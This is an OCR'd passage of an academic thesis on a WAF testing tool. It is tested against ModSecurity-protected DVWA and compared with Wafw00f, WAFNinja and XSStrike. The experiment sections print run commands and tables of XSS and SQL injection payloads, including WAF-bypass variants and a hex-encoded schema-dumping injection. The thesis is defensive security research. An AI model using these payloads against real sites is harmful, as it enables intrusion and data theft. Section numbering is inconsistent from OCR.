


Figure 4.8: Prompt messages for HTTP header extension

Another bypassing method that Web app firewall offers is bypassing the web app authentica-tion mechanism by using a cookie/cookies, this type of bypassing call cookie spoofing. Cookies are information that is sent to the server along with an HTTP request. Cookies are specific to a given domain or URL and commonly used for remembering states be- tween requests such as user logins. The main goal of cookies is to give visitors a better experience when using their service. Cookies are sent with each request which allows thewebsite to check if the request came from the authorized user. The user needs to include
-*c* when executing Web app firewall if the user wishes to use cookie spoofing when testing WAF.

7 Experimentation

The results of testing Web app firewall and open-source testing tools are presented in this section.Wafw00f, WAFninja, and XSStrike are the open-source testing tools that will be tested, since these tools are one of the widely used tools in the penetration tester community. Moreover, the executed command which is used to run the tools is included to ensure thereproducibility of the experiments.

Web app firewall, WAFNinja, Wafw00f, and XSStrike is tested in the test environment whichis mentioned in section 1.6. Raspberry pi 4 model B 4GB is used as a web server that runs a web app called Damn Vulnerable Web App (DVWA). DVWA is a PHP/MySQL web application that is vulnerable. Its main goals are to be an aid for security profes- sionals to test their skills and tools in a legal environment [27]. The web app is pro- tected by Modsec with default predefined ruleset. The default predefined ruleset is calledmodsecurity.conf-recommended which included in Modsec when the user in- stalled it. Both Web app firewall and existing open-source tools are executed on Kali Linux 2019.4.

7.1 Footprinting mode

The following command is used to execute Web app firewall with footprinting mode:

```
python3 Web app firewall.py -f -t "<ip address>"
```

The figure below shows the results of footprinting mode is used to test the WAF in the testing environment.

Figure 5.1: The results of using XSS payload execution mode

7.2 XSS payload execution mode

The following command was used to execute XSS payload execution mode. The results of executing the following command are shown in Figure 5.2.

```
python3 Web app firewall.py -xss -t "<ip address>/?name=Web app
   firewall" -o <outputfile> -c cookie1="value", cookie2="value"
```

It is important to remember that the user has to add "Web app firewall" since the tool will replacethe payloads with "Web app firewall". Also, if two or more cookies used, the user needs to sepa- rate each cookie with a comma ",". These two rules are applied in every Web app firewall testingmode.

	Payload	Status	Type
0	"ascript:alert('XSS');"">"	pass	xss
1	"\"";alert('XSS');//"	pass	xss
2	"<BR SIZE=""&{alert('XSS')}"">"	pass	xss
3	"<A HREF=""http://66.102.7.147/"">XSS</A>"	pass	xss
4	"<A HREF=""http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D"">XSS</A>"	pass	xss
5	"<A HREF=""http://1113982867/"">XSS</A>"	pass	xss
6	"<A HREF=""http://0x42.0x0000066.0x7.0x93/"">XSS</A>"	pass	xss
7	"<A HREF=""http://0102.0146.0007.00000223/"">XSS</A>"	pass	xss
8	"<A HREF=""h\ntt\tp://6"	pass	xss
9	"<A HREF=""//www.google.com/"">XSS</A>"	pass	xss
10	"<A HREF=""//google"">XSS</A>"	pass	xss
11	"<A HREF=""http://google.com/"">XSS</A>"	pass	xss
12	"<A HREF=""http://www.google.com./"">XSS</A>"	pass	xss
13	"<A HREF=""http://www.gohttp://www.google.com/ogle.com/"">XSS</A>"	pass	xss
14	ascript:alert('WXSS');"">"	pass	xss
15	ascript:alert('WXSS');"">"	pass	xss

Figure 5.2: The results of executing XSS payload execution mode

Note that in the test results of both XSS and SQL payload execution mode only include payloads that bypass the WAF. Failed payloads are discarded because the pass payloads are the ones that matter. The system administrator can create a new rule that protects against these payload that show in the result file.

7.3 SQLI payload execution mode

Due to the big size of the result file, only some parts of the result file is presented in this section. The whole result file can be found in the Appendix A.2. The following command was used to execute SQLI payload execution mode. The results of executing the following command are shown in Figure 5.3.

```
python3 Web app firewall.py -sqli -t "<ip address>/?name=Web app
   firewall" -o <outputfile> -c cookie1="value", cookie2="value"
```

	Payload	Status	Type
0	1	pass	sqli
1	or 0=0 #"	pass	sqli
2	or 1=1--	pass	sqli
3	or 1=1 or ""=	pass	sqli
4	or a=a	pass	sqli
5	' '	pass	sqli
6	' or " '	pass	sqli
7	" "	pass	sqli
8	" or "" "	pass	sqli
9	or true--	pass	sqli
10	or 1=1	pass	sqli
11	or 1=1--	pass	sqli
12	or 1=1#	pass	sqli
13	or 1=1/*	pass	sqli

Figure 5.3: Part of the results of executing SQLI payload execution mode

Note that not every payload is malicious, such as the first payload. System admins can analyze the results file, evaluate the potential risk, and create new rules that block a specific payload.

7.4 Fuzzing mode

Due to the big size of the result file, only some parts of the results file is presented in this section. The whole result file can be found in the Appendix A.2. Figure 5.4 and Figure **7.5** show the results of executing fuzzing mode is executed by the following command:

```
python3 Web app firewall.py -F -t "<ip address>/?name=Web app firewall"
-o <output file
```

In fuzzing mode the result shows both pass and fail payloads. The penetration tester can use this information to test the WAF by using the information to craft a potentially malicious payload.

309	onMouseOver	pass	fuzz xss
310	onMouseUp	pass	fuzz xss
311	onMove	pass	fuzz xss
312	onReset	pass	fuzz xss
313	onResize	pass	fuzz xss
314	onSelect	pass	fuzz xss
315	onSubmit	pass	fuzz xss
316	<test	pass	fuzz xss
317	<script	fail	fuzz xss
318	<sc<sCrip>rip>	pass	fuzz xss
319	<test//	pass	fuzz xss
320	<script//	fail	fuzz xss
321	<test>	pass	fuzz xss
322	<script>	fail	fuzz xss

Figure 5.4: Part of the results of executing fuzzing mode (XSS strings)

389 '%20or%20''='	fail	fuzz sqli
390 '%20or%20'x'='x	fail	fuzz sqli
391 %20or%20x=x	pass	fuzz sqli
392 ')%20or%20('x'='x	fail	fuzz sqli
393 0 or 1=1	fail	fuzz sqli
394 ' or 0=0 --	fail	fuzz sqli
395 " or 0=0 --	fail	fuzz sqli
396 or 0=0 --	pass	fuzz sqli
397 ' or 0=0 #	fail	fuzz sqli
398 or 0=0 #"	pass	fuzz sqli
399 or 0=0 #	pass	fuzz sqli

Figure 5.5: Part of the results of executing fuzzing mode (SQL strings)

5.5 Wafw00f

As mentioned in section 4, Web app firewall used WafW00f when performing footprinting. To get a reliable result, Wafw00f is tested in the same testing environment as Web app firewall. Thefigure below shows the executed command and the results of executing wafw00f.




Figure 5.6: Executed Wafw00f on the testing environment

5.6 XSStrike

XSStrike is tested in the testing environment (Section 1.6 using two modes, Fuzzing, and XSS detection mode. The results of executing XSS detection mode is shown in Figure 5.7, fuzzing mode in Figure 5.8.




Figure 5.7: Executed XSStrike on the testing environment




Figure 5.8: Executed XSStrike with fuzz mode on the testing environment

Figure 5.7 shows that the XSStrike XSS detection mode could not find any XSS vulnerability on the web application. Figure 5.8 shows the results of the fuzzing mode is executed. The result includes the XSS fuzz strings and the status. Note that XSStrike detects the web application in the testing environment is protected by AWS WAF.

5.7 WAFninja

WAFNinja is tested in the same testing environment as Web app firewall, XSStrike, and Wafw00f.The results when testing WAFninja using fuzzing mode and bypassing mode are shown in this section.

5.7.1 Fuzzing

WAFNinja fuzzing mode is similar to Web app firewall fuzzing mode. The results of testing bothXSS fuzzing and SQL fuzzing are presented in this section. Due to the long list of the result file, only some part of the result file is presented in this section. The link to result files is included in the Appendix. Figure 5.9 a piece of the results when XSS fuzzing modeis executed. Moreover, figure 5.10 for SQLI fuzzing mode. The following command is used to execute XSS fuzzing mode: The results when testing WAFninja using fuzzing mode and bypassing mode are shown in this section.

```
python wafninja.py fuzz -u "http://169.254.179.84/vulnerabilities/sqli
    /?id=FUZZ" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo security=low" -
    t xss -o fuzzxss.html
```

Fuzz	HTTP Status	Content-Length	Expected	Output	Working
<script	403	-	<script	-	No
<script></script>	403	-	<script></script>	-	No
<script>	403	-	<script>	-	No
<	200	1523	<	O	Probably
<>	200	1523	<>	OC	Probably
>	200	1523	>	O	Probably
(	200	1523	(	O	Probably
)	200	1523	)	O	Probably
()	200	1523	()	OC	Probably
""	200	1523	""	OC	Probably
'test'	200	1523	'test'	OCTYPE	Probably
alert(1)	200	1523	alert(1)	OCTYPE h	Probably
console.log(1)	403	-	console.log(1)	-	No
prompt(1)	200	1523	prompt(1)	OCTYPE ht	Probably
FSCommand	200	1523	FSCommand	OCTYPE ht	Probably
onAbort	200	1523	onAbort	OCTYPE	Probably

Figure 5.9: Part of the results of executing XSS fuzzing mode

The following command is used to execute sql fuzzing mode

```
python wafninja.py fuzz -u "http://169.254.179.84/vulnerabilities/xss_r
    /?name=FUZZ" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo security=low"
     -t sql -o fuzzsql.html
```

seLeCt	200	1523	seLeCt	OCTYPE	Probably
seL/**/eCt	200	1523	seL/**/eCt	OCTYPE htm	Probably
union select	403	-	union select	-	No
union/**/select	200	1523	union/**/select	OCTYPE html PUB	Probably
uNion(sElect)	403	-	uNion(sElect)	-	No
union all select	403	-	union all select	-	No
union/**/all/** /select	200	1523	union/**/all/** /select	OCTYPE html PUBLIC "-/	Probably
uNion all(sElect)	403	-	uNion all(sElect)	-	No
insert	200	1523	insert	OCTYPE	Probably
values	200	1523	values	OCTYPE	Probably
update	200	1523	update	OCTYPE	Probably
delete	200	1523	delete	OCTYPE	Probably
waitfor()	200	1523	waitfor()	OCTYPE ht	Probably
waitfor	200	1523	waitfor	OCTYPE	Probably
sleep(2)	403	-	sleep(2)	-	No
WAITFOR DELAY	200	1523	WAITFOR DELAY	OCTYPE html P	Probably

Figure 5.10: Part of the results of executing SQL fuzzing mode

5.7.2 Bypassing

WAFNinja bypassing mode is similar to the Web app firewall payload execution mode. It read payload from the database and send it to the target. The tool monitors the response and outputs it as Probably (pass) or No (fail). Due to the long list of the result file, only some part of the result file is presented in this section. The link to result files is included in the Appendix A.3. Figure 5.11 a piece of the results when XSS bypassing mode is executed. Moreover, figure 5.10 for SQL bypassing mode. The following command is used to execute XSS bypassing mode:

```
python wafninja.py bypass -u "http://169.254.179.84/vulnerabilities/
    xss_r/?name=PAYLOAD" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo
    security=low" -t xss -o bypassxss.html
```

Payload	HTTP Status	Content-Length	Output	Working
<script>alert(1)</script>	403	-	-	No
<scRipt>alErt(1)</scrIpt>	403	-	-	No
<img src=x onerror=alert(1)>	403	-	-	No
<script type=vbscript>MsgBox(0)</script>	403	-	-	No
<IMG SRC=javascript:alert("XSS")>	403	-	-	No
<IMG SRC=JaVaScRiPt:alert("XSS")>	403	-	-	No
<BODY ONLOAD=alert("XSS")>	403	-	-	No
<IMG SRC=javascript:alert('XSS'&#41>	400	-	-	No
<IMG SRC=" javascript:alert("XSS");">	403	-	-	No
<SCRIPT>a=/XSS /alert(a.source)</SCRIPT>	403	-	-	No

Figure 5.11: Part of the results of executing XSS bypassing mode

The following command is used to execute SQL bypassing mode:

```
python wafninja.py bypass -u "http://169.254.179.84/vulnerabilities/
    sqli/?id=PAYLOAD" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo security
    =low" -t sql -o bypassSqli.html
```

Payload	HTTP Status	Content-Length	Working
a'or 2=2--	403	-	No
/*!00000concat*/(0x63726561746f723a2064705f6d6d78,0x3c62723e3c666f6e7420636f6c6f723d677265656e2073697a653d353e446220566572736f6e203a20,version(),0x3c62723e446220557365722203a20,user(),0x3c62723e3c62723e3c2f666f6e743e3c7461626c6520626f726465723d2231223e3c74686561643e3c74723e3c74683e446174616261736653c2f74683e3c74683e5461626c653c2f74683e3c74683e436f6c756d6e3c2f74683e3c2f74686561643e3c2f74723e3c74626f64793e,(select%20(@x)%20/*!00000from*/%20(select%20(@x:=0x00),(select%20(0)%20/*!00000from*/%20(information_schema/**/.columns)%20where%20(table_schema!=0x696e666f726d6174696f6e5f736368656d61)%20and%20(0x00)%20in%20(@x:=/*!00000concat*/(@x,0x3c74723e3c74643e3c666f6e7420636f6c6f723d7265642073697a653d333e266e6273703b266e6273703b266e6273703b,table_schema,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d677265656e2073697a653d333e266e6273703b266e6273703b266e6273703b,table_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d626c75652073697a653d333e,column_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c2f74723e))))x))	403	-	No
0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1%2C2%2Ccurrent_user	403	-	No
1 AND (select DCount(last(username)&after=1&after=1) from users where username=ad1min)	403	-	No
1 AND (select DCount(last(username)&after=1&after=1) from users where username='ad1min')	403	-	No

Figure 5.12: Results of executing SQL bypassing mode

8 Analysis & Discussion

The research questions found in Table 1.1 and the tool requirements (Table 2.1) are analyzed and discussed in this section. The research questions are answered based on the results from Section 3 and 5. The tool requirements are discussed based on the implementation (Section 4) and experimentation (Section 5).

To be able to know what are the most common vulnerabilities and why each vulnerability exists, a study on OWASP top ten list version 2010, 2013, 2017 was carried to be able to answer the question. According to Table 3.1, many vulnerabilities in the list version 2010 can be found in the newest version (2017) even though version 2010 has been around for ten years. The following vulnerabilities are the most common vulnerabilities that are included in the list this past 10 years: 1) Injection or Code injection occurs when untrusted data is sent to an interpreter as apart of a command or a query. 2) Broken Authentication occurs when the authentication and session management are poorly implemented. 3) Cross-Site Scripting (XSS) occurs when the web app renders untrusted data without validating it. Lastly, Security Misconfiguration which is commonly a result of using insecure default configurations or an inexperience web administrator.

The research about WAF and the difficulty of creating a WAF rule was carried out. WAF performs deep packet inspection of the web traffic that occurs between the user and the server. WAF analyzes the packet and forwards it to the server only if the packet is legitimate. Otherwise, it will discard the packet. WAFs work on the concept of having a set of rules that define the actions. Different WAF has different ways of implementing and configuring the rules. ModSec and AWS WAF were examined in this research. Modsec is a free open-source WAF that works perfectly with Nginx and Apache server. On the other hand, AWS WAF is the commercial WAF which only focuses on protecting AWS cloud resources. Even though both Modsec and AWS WAF are so different from each other, they have the same difficulty. It is challenging and burdensome to configuring WAF rules. The user is overwhelmed by the rules syntax and the different options that they can choose. For instance, AWS WAF has six different match statements that can be nested by using four different logical statements. SecRule (in Modsec) has more than 100 variables, 36 operators, 35 transformations, and 47 actions, despite the fact that there is a syntax that needs to be considered when writing the rules.

To overcome the difficulty of implementing rules, both Modsec and AWS WAF have a predefined ruleset/default ruleset that can be used to protect against common vulnerabilities. As discussed at the beginning of this section, according to OWASP top ten list one of the most common vulnerabilities in the past 10 years is Security Misconfiguration which commonly occurs when using default configurations. This means every WAF that uses default ruleset has the same vulnerabilities. If the user decides to use the default ruleset, the user needs to understand the consequences. Furthermore, the default ruleset cannot protect against a zero-day vulnerability. A zero-day vulnerability is a vulnerability that is unknown to the WAF vendors. The user becomes dependent on the WAF vendor when using default ruleset because the WAF vendor is the one who develops the default rules. The user needs to wait until the WAF vendor patched the zero-day vulnerability. Until then, the WAF is vulnerable. The only way to be able to fix it fast is the user needs to know the syntax of the rules and how to create them which leads the user back to the complexity of creating the rules.

Four different test methods are used for testing WAF: 1) Footprinting (known as reconnaissance) is a technique used for gathering information about a target. 2) Payload Execution is sending many malicious payloads to the WAF. 3) fuzzing is testing the WAF by sending a different string to WAF and monitor the responses. 4) Bypassing is finding a vulnerability on the server-side and using it to bypass WAF. There are many open-source WAF testing tools but it appears that it only focuses on a specific test method. A discussion about the open-source WAF testing tools and its functionality can be found later in this section. Moreover, the advantages and disadvantages of Wafw00f, WAFNinja, XSStrike, and Web app firewall can be found later in this section.

The goal of the project is to create a testing tool that offers all test methods. Furthermore, there are requirements that the tool has to fulfill which can be found in Table 2.1 R1 is fulfilled since the footprinting mode in Web app firewall is done by executing Wafw00f. R2 is fulfilled since Web app firewall allows the user to use their database/payload file by using -dfollow by the path to the file. If -dis not given, Web app firewall will use the default database.As mentioned in Section 4, Web app firewall offer fuzzing (-F), XSS/ SQLI payload execution (-xss/-sqli), footprinting (-f), and bypassing by using proxy, cookies or extensionHTTP header. This means Web app firewall fulfills R3 since it offers all test methods. Lastly, theresults found in Section 5 proves that Web app firewall fulfills R4.

WAFNinja, XSStrike, and Wafw00f were tested during the experimentation phase in section 5. Each tool has an advantage and disadvantage when compared with each other. WAFNinja focuses on fuzzing and payload execution. There are two different modes to choose when performing fuzzing which is XSS and SQLI. Another mode that WAFNinja offers is called bypassing. WAFNinja bypassing mode is performing a payload execution test method. To avoid confusion, we will call this mode as payload execution mode. WAFNinja payload execution is similar to Web app firewall. The user can choose to perform either XSS or SQLI payload execution. WAFNinja has 100 payloads for XSS mode and 5 Payloads for SQL mode which are extremely less than Web app firewall. Furthermore, users can use WAFNinja to test the WAF by sending either GET or POST requests. Also,the user can use cookies in order to access web pages restricted to authenticated users. Furthermore, an intercepting proxy can be set up to avoid IP banning. The testing result of WAFNinja can be found in Section 5.7. The result includes some valuable informationsuch as the response code from the web application and expected output.

As mentioned in section 3.3, XSStrike has a feature that can detect WAF vendors. The results of executing XSStrike is shown in figure 5.7. Note that XSStrike detected that the web app is protected by Amazon Web Service WAF. The result is wrong, the web application in the testing environment is protected by Modsec. In the testing environment,Modsec will return HTTP code 403 forbidden when it detects malicious traffic. If we refer back to Section 3.2.2 AWS WAF. Note that AWS WAF is returning HTTP code 403 forbidden when it detects malicious traffic, same as in Mod sec in the testing environment.This is why XSStrike assumes that AWS WAF was the WAF that is used in the testing environment.

On the other hand, Wafw00f detected that the web app is protected by WAF or some sort of security solution. Furthermore, it notifies the user about the HTTP response code from WAF which is HTTP code 403, see Figure 5.6. The result from Wafw00f is correct and accurate. Wafw00f can detect more than 100 WAF products. To find out more about WAF products that wafw00f can detect, run Wafw00f -l.

Since the different tool has different payloads in their database. For instance, WAFNinja has 5 SQLI payloads and Web app firewall have 500 SQL payloads. If the comparison be- tween tools is done by using the pass and fail payload, the result will not be reliable.At the same time, if each tool has the same payloads, each tool will have the same pass and fail payloads result. That is why I decided to not do a comparison based on pass/fail payloads. However, the comparison of their functionality and advantages/disadvantages of each tool was drawn. The table below shows the comparison between Web app firewall and different open-source tools and their features.

Tool \Method	Footprinting	Payload Execution	Fuzzing	Bypassing
Wafw00f	x			
identYwaf	x			
WAFNinja		x	x	
XSStrike	x	x	x	
bypass-firewalls-by-DNS-history				x
abuse-ssl-bypass-waf				x
Bypass WAF (Burp extension)				x
Web app firewall	x	x	x	x

Table 6.1: Comparison between Web app firewall and open-source tools and their

features. From the table, there are several points that need to be discussed: 1)

WAFNinja of-
fers cookies spoofing which can be used to bypass some authentication mechanism and allow the user to access web pages restricted to authenticated users. This feature does not count as a bypassing since it cannot bypass a WAF, it can only bypass an authenti- cation mechanism. That is why WAFNinja bypassing mode is unchecked. 2) XSStrike offers footprinting but it is important to know that the result might not be as accurate as Wafw00f. Lastly, 3) Web app firewall offers bypassing mode by adding extra HTTP headers. Theuser needs to know that this can only bypass some WAF products. Moreover, Web app firewall could not bypass Modsec in the testing environment when using the bypassing mode.

Part of the 3rd research question was what are the advantages/disadvantages of different tools. To be able to answer this question, researching (Section 3) and testing the tools in the testing environment (Section 5) were done. The table below shows the advantage and disadvantages of Wafw00f, WafNinja, XSStrike, Web app firewall.

	Advantages	Disadvantages
XSStrike	- offer many features - excellent for XSS attack	- no cookie spoofing - imperfect WAF detection - only performs XSS testing - only GET request
Wafw00f	- detect more than 100 waf product - easy to use. - accurate result	- only performs Footprinting
WAFninja	- GET + POST request - cookie spoofing - proxy - database with payloads - both XSS and SQLI	- no footprinting
Web app firewall	- footprinting by using Wafw00f - cookie spoofing - proxy - database with payloads - both XSS and SQL - bypassing WAF using HTTP headers	- no POST request

Table 6.2: Advantages/Disadvantages of different WAF testing tools

It would be really difficult to work on this research in terms of developing Web app firewall without the Awesome-WAF repository (repo) [1]. The repo contains information such as WAF fingerprints, evasion techniques, known bypasses, WAF testing tools, testing methodology, etc. Moreover, this research could not be done without WAFNinja [20], since it was the tool that inspired me to work on this project and give me the idea of creating Web app firewall. Lastly, Web app firewall would not be able to offer "all-in-one" feature without Wafw00f, since it is used in Web app firewall when performing footprinting testing methods.

The effectiveness of the Web app firewall in terms of finding the vulnerabilities on miss- configured WAF depended on the payloads. Web app firewall works great but without powerful payloads, it will not be able to get a good testing result. In the current stage, payloads were gathered from different Github repos such as [24], [25] and [26]. One of the future work could be updating Web app firewall's payloads to make the tool more robust.

9 Conclusion

Concerning RQ1, there are many Web application vulnerabilities. According to OWASP top ten list, Code Injection, Broken Authentication, Cross-Site Scripting (XSS), and Security Misconfiguration are the most common vulnerabilities in the past decade. One of the solutions to protect the web app against the vulnerability is to implement WAF.

With respect to RQ2, WAF can detect possible attacks even if there is no validation implemented on the web application. Furthermore, every web applications that deal with financial transactions of customers online are required to implement WAF to meet and complete the Payment Card Industry Data Security Standard (PCI DSS). WAFs work on the concept of having a set of rules that define the actions, either allow or block the incoming traffic. Each WAF product has a different syntax of writing/creating rules. For instance, SecRule is one of the ModSecurity directives and it has 100+ variables, 30+ operators and transformations, and 47 actions. Due to the complexity of implementing WAF rules, a user can use a predefined ruleset such as a default ruleset to protect their web app.

There is an advantage when using default ruleset which is it is easy to set up. The user does not need to put an effort to learn how to write WAF rules since the rule syntaxis complex. Moreover, each WAF has different rules syntax and unique implementations. One of the disadvantages is every WAF which is using the same ruleset will have the same vulnerabilities. As mentioned, Security Misconfiguration is commonly a result of using insecure default configurations. Using a default ruleset might lead to Security Misconfiguration vulnerability which is one of the most common vulnerabilities in OWASP top ten list in the past decade.

Regarding RQ3, there are 4 different WAF testing methods. *Footprinting* is a technique used for gathering information about a target. *Fuzzing* is an approach to software testing whereby the system being tested is bombarded with different input. *Bypassing* is a technique used to avoid a security mechanism implemented by the target. Lastly, *Payload execution* is a technique where a huge amount of malicious payloads is sent to the target.

Testing tools are used to find vulnerabilities on misconfigured WAF. It appears that the existing open-source tools do not offer all mentioned testing methods. This means a penetration tester or system administrator must have each tool and needs to learn how each tool works to be able to test WAF efficiently. Web app firewall solves this problem by offeringall the mentioned features. Web app firewall is tested in the testing environment to validate itsfunctionality and verify that the tool has fulfilled its requirements. The testing resultsin Section 6 shows that Web app firewall has fulfilled its requirements and works excellently.Furthermore, a comparison between Web app firewall and existing tools (Wafw00f, XSStrike, WAFninja) was drawn so the reader can decide if Web app firewall could be a potential tool to usefor testing WAF (Section 6).

9.1 Future work

As a future work continuation on improving the tools would be interesting. The code injection has been the most common vulnerability in the past ten years based on the OWASP top ten list (Table 3.1). It would be interesting to add more fuzzing mode and payload execution to Web app firewall. For instance, XML External Entity (XXE) Injection and Command Injection. When Web app firewall is performing fuzzing mode, it fuzzes both XSS and SQL at thesame time. Another thing that would be interesting is to split fuzzing mode so the tester specifically fuzzes what they want, not both XSS and SQLI at the same time. Furthermore, testing the tool on different WAF products/vendors could also be possible and beneficial.

Lastly, both default payload executions and fuzzing databases should be updated to make to Web app firewall more powerful.

References

[1] 0xInfection, "Awesome-waf," https://github.com/0xInfection/Awesome-WAF, accessed on 2020-04-22.

[2] AWS, "Aws waf, aws firewall manager,and aws shield advanced developer guide," https://docs.aws.amazon.com/waf/latest/developerguide/waf-dg.pdf, accessed on 2020-05-10.

[3] Acunetix, "What is a web application attack and how to defend against it," https://www.acunetix.com/websitesecurity/web-application-attack/, accessed: 2020-01-30.

[4] P. technologies, "Web applications vulnerabilities and threats: statistics for 2019," https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/, Feb 2020, accessed on 2020-05-2.

[5] Z. Ghanbari, Y. Rahmani, H. Ghaffarian, and M. H. Ahmadzadegan, "Comparative approach to web application firewalls," in *2015 2nd International Conference on Knowledge-Based Engineering and Innovation (KBEI)*. IEEE, 2015, pp. 808–812.

[6] V. Clincy and H. Shahriar, "Web application firewall: Network security models and configuration," in *2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC)*, vol. 1. IEEE, 2018, pp. 835–836.

[7] hackerone, "Hack for good," https://www.hackerone.com/hack-for-good, accessed on 2020-05-10.

[8] OWASP, "Owasp top ten 2010," https://wiki.owasp.org/index.php/Top_10_2010-Main, 2010, accessed on 2020-04-18.

[9] ——, "Owasp top ten 2013," https://wiki.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013, 2013, accessed on 2020-04-18.

[10] ——, "Owasp top ten 2017," https://wiki.owasp.org/index.php/Category:OWASP_Top_Ten_Project, 2017, accessed on 2020-04-18.

[11] B. Wang, L. Liu, F. Li, J. Zhang, T. Chen, and Z. Zou, "Research on web application security vulnerability scanning technology," in *2019 IEEE 4th Advanced Information Technology, Electronic and Automation Control Conference (IAEAC)*, vol. 1. IEEE, 2019, pp. 1524–1528.

[12] P. S. S. Council, "Information supplement: Application reviews and web application firewalls clarified," https://www.pcisecuritystandards.org/documents/information_supplement_6.6.pdf, Oct 2008, accessed on 2020-04-19.

[13] A. Tekerek, C. Gemci, and O. F. Bay, "Development of a hybrid web application firewall to prevent web based attacks," in *2014 IEEE 8th International Conference on Application of Information and Communication Technologies (AICT)*. IEEE, 2014, pp. 1–4.

[14] B. Security, "Modsecurity reference manual," https://nature.berkeley.edu/~casterln/modsecurity/modsecurity2-apache-reference.html, 2016, accessed on 2020-04-20.

[15] O. CRS, “Making rule,” https://www.modsecurity.org/CRS/Documentation/making.html, 2015, accessed on 2020-04-20.

